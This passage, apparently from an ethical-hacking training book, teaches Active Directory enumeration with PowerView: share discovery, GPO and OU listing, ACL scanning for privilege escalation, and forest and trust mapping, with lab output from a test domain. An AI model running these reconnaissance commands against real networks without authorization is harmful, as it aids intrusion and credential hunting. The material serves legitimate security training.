
Figure 6.84: Screenshot showing the output of the PowerView Get-NetGroup command

Enumerating Domain Shares

Attackers enumerate domain shares to retrieve information such as the name of the share, computer name, and type of share.

Command	Description
`Invoke-ShareFinder -Verbose`	Retrieves shares on the hosts in the current domain
`Get-NetShare`	Retrieves all the network shares existing in the current domain
`Get-NetFileServer -Verbose`	Retrieves the file server of the current domain
`Invoke-FileFinder`	Retrieves all the files in the current domain including files that store credentials

Table 6.7: Commands to enumerate AD domain shares



```
PS C:\> Invoke-Sharefinder
\\Server2022.CEH.com\ADMIN$      - Remote Admin
\\Server2022.CEH.com\C$          - Default share
\\Server2022.CEH.com\IPC$        - Remote IPC
\\Server2022.CEH.com\NETLOGON    - Logon server share
\\Server2022.CEH.com\SYSVOL      - Logon server share
\\Server2022.CEH.com\Users       -
PS C:\> _
```

Figure 6.85: Screenshot showing the output of the PowerView Invoke-ShareFinder command


Enumerating Group Policies and OUs

Enumerating group policies allows attackers to easily configure different user settings for a computer system within a domain by modifying the current group policy. This information allows attackers access and manage different systems on a network in an AD environment without any physical access.

An organization unit (OU) is a sub-division of an AD used for categorizing users, groups, and computers. This division helps administrators define a specific group policy for all the users, groups, and computers that fall under an OU. Attackers enumerate OUs to identify the instancetype, objectguid, and objectcategory.

Command	Description
Get-NetGPO **Get-NetGPO| select displayname**	Retrieves the list of all the GPOs present in the current domain
Get-NetOU	Retrieves all the OUs present in the current domain

Table 6.8: Commands to enumerate AD group policy and OUs



```
PS C:\> Get-NetOU
LDAP://OU=Domain Controllers,DC=CEH,DC=com
PS C:\> _
```


Figure 6.86: Screenshot showing the output of the PowerView Get-NetOU command

Enumerating Access-Control Lists (ACLs)

An ACL consists of different access-control entries (ACEs) and individual ACEs that help in discovering a trustee such as a user or a group for defining different access rights. If an ACL is misconfigured by an administrator, a normal user can perform administrator tasks on the target AD environment. Attackers leverage this flaw to enumerate ACLs and find misconfigured ACLs and attempt to gain administrative privileges.

Command	Description
`Get-ObjectAcl -SamAccountName "users" -ResolveGUIDs`	Retrieves the details of the ACLs for a specific group (users)
`Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}`	Retrieves the users who have modification rights for a group
`Invoke-ACLScanner -ResolveGUIDs`	Retrieves all information about ACEs
`Get-PathAcl -Path \\Windows11\Users (Works only with the shared folder)`	Retrieves the ACL linked with a specific path

Table 6.9: Commands to enumerate AD ACLs



```
PS C:\> Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}


InheritedObjectType   : All
ObjectDN              : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : CREATOR OWNER
IsInherited           : False
ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl,
                        WriteOwner
PropagationFlags      : InheritOnly
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :

InheritedObjectType   : All
ObjectDN              : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
IsInherited           : False
ActiveDirectoryRights : GenericRead
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             :

InheritedObjectType   : All
ObjectDN              : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
ActiveDirectoryRights : GenericRead
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             :
```

Figure 6.87: Screenshot showing the output of the PowerView Get-ObjectAcl command

Enumerating Domain Trust and Forests

AD maintains a top-to-bottom hierarchy in maintaining objects. The hierarchy contains forests, trees, and domains. A forest is an instance of an AD environment that is composed of domain trees, domains, and OUs. Trees are composed of domains and sub-domains within in a specified domain namespace. Domains are logical representations of objects such as users, computer systems, and devices.


Active Directory Trust: Trust relationships between two domains can be represented as a communication link. This allows users of a specific domain to gain access to the resources of another domain. For example, users in domain X can access or request the resources in domain Y with a trust relationship. Trust relationships work by creating a single administrative unit through the merging of multiple domains. As given below, there are two directions for a trust relationship:

- **One-way trust:** It is also known as unidirectional trust. It allows users in a trusted domain to access the resources of a trusting domain.
- **Two-way trust:** It is also known as bi-directional trust. It allows users of one domain to access resources in another domain, and vice versa.

Enumerating domain trusts helps attackers increase the overall attack surface.

Command	Description
`Get-NetForest`	Retrieves the information of the current forest
`Get-NetForest -Forest <forest>`	Retrieves the information of the specified forest
`Get-NetForestDomain`	Retrieves all domains in the current forest
`Get-NetForestCatalog`	Retrieves the details of the global catalogs for the current forest
`Get-NetForestCatalog -Forest <forest>`	Retrieves the details of the global catalogs for the specified forest

Table 6.10: Commands to enumerate AD domain trust and forests



```
PS C:\> Get-Netforest


RootDomainSid          : S-1-5-21-2083413944-2693254119-1471166842
Name                   : CEH.com
Sites                  : {Default-First-Site-Name}
Domains                : {CEH.com}
GlobalCatalogs         : {Server2022.CEH.com}
ApplicationPartitions  : {DC=DomainDnsZones,DC=CEH,DC=com, DC=ForestDnsZones,DC=CEH,DC=com}
ForestModeLevel        : 7
ForestMode             : Unknown
RootDomain             : CEH.com
Schema                 : CN=Schema,CN=Configuration,DC=CEH,DC=com
SchemaRoleOwner        : Server2022.CEH.com
NamingRoleOwner        : Server2022.CEH.com
```

